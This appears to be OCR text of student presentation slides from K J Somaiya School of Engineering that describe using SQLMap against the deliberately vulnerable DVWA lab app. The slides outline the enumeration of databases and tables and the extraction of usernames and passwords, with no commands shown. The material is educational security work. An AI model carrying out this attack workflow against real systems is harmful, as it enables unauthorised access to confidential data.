
02 Automated Queries Executed
SQLMap sends automated queries to the database

03 Database Names Extracted
SQLMap retrieves a list of available database names

04 Accessible Databases Displayed
The output shows all accessible databases to the attacker

05 Further Data Extraction
The identified databases are used for further data extraction

Table Extraction




- After identifying available databases, the target database **(dvwa)** was selected
- SQLMap was used to enumerate all tables present within this database
- It sent automated queries to retrieve the structure of the database
- The output displayed all table names stored in the selected database
- Identifying tables helps in locating where important data is stored
- This step is essential before extracting actual data from the database


Somaiya TRUST


SOMAIYA VIDYAVIHAR UNIVERSITY
K J Somaiya School of Engineering
(formerly K J Somaiya College of Engineering)

Data Extraction

Somaiya TRUST







- SQLMap was used to extract data from the identified tables
- It retrieved sensitive information such as usernames and passwords
- The data was displayed in a readable format for analysis
- This demonstrates how easily confidential data can be accessed through SQL injection
- Highlights the severity and risk associated with insecure web applications

Advantages & Limitations

Advantages

Speed

Efficient task processing due to rapid execution.

Automation

Streamlined operations through automated processes.

Accuracy

Reliable results with precise detection capabilities.

Versatility

Broad compatibility across diverse database systems.

Limitations

Vulnerable Input

SQL injection depends on exploitable input fields.

Security Tools

Security tools can prevent or detect SQL injection.

Ethical Restrictions

Ethical considerations limit SQL injection practices.

Conclusion

SQLMap is a powerful tool for detecting and exploiting SQL injection vulnerabilities in web applications.

It automates complex testing processes, making vulnerability assessment faster and more efficient.

The demonstration highlights the importance of secure coding practices and proper input validation.

It shows how weak security can lead to unauthorized access to sensitive data.

SQLMap is widely used in penetration testing to identify and fix security flaws in systems.

References

[1] SQLMap Project, “SQLMap Documentation,” *Official Documentation*. [Online]. Available: https://sqlmap.org. Accessed: Mar. 31, 2026.

[2] OWASP Foundation, “SQL Injection,” *OWASP Web Security Testing Guide*. [Online]. Available: https://owasp.org/www-community/attacks/SQL_Injection. Accessed: Mar. 31, 2026.

[3] DVWA Project, “Damn Vulnerable Web Application (DVWA),” *Documentation*. [Online]. Available: http://www.dvwa.co.uk. Accessed: Mar. 31, 2026.

SOMAIYA VIDYAVIHAR UNIVERSITY
K J Somaiya School of Engineering
(formerly K J Somaiya College of Engineering)

Somaiya TRUST

THANK YOU!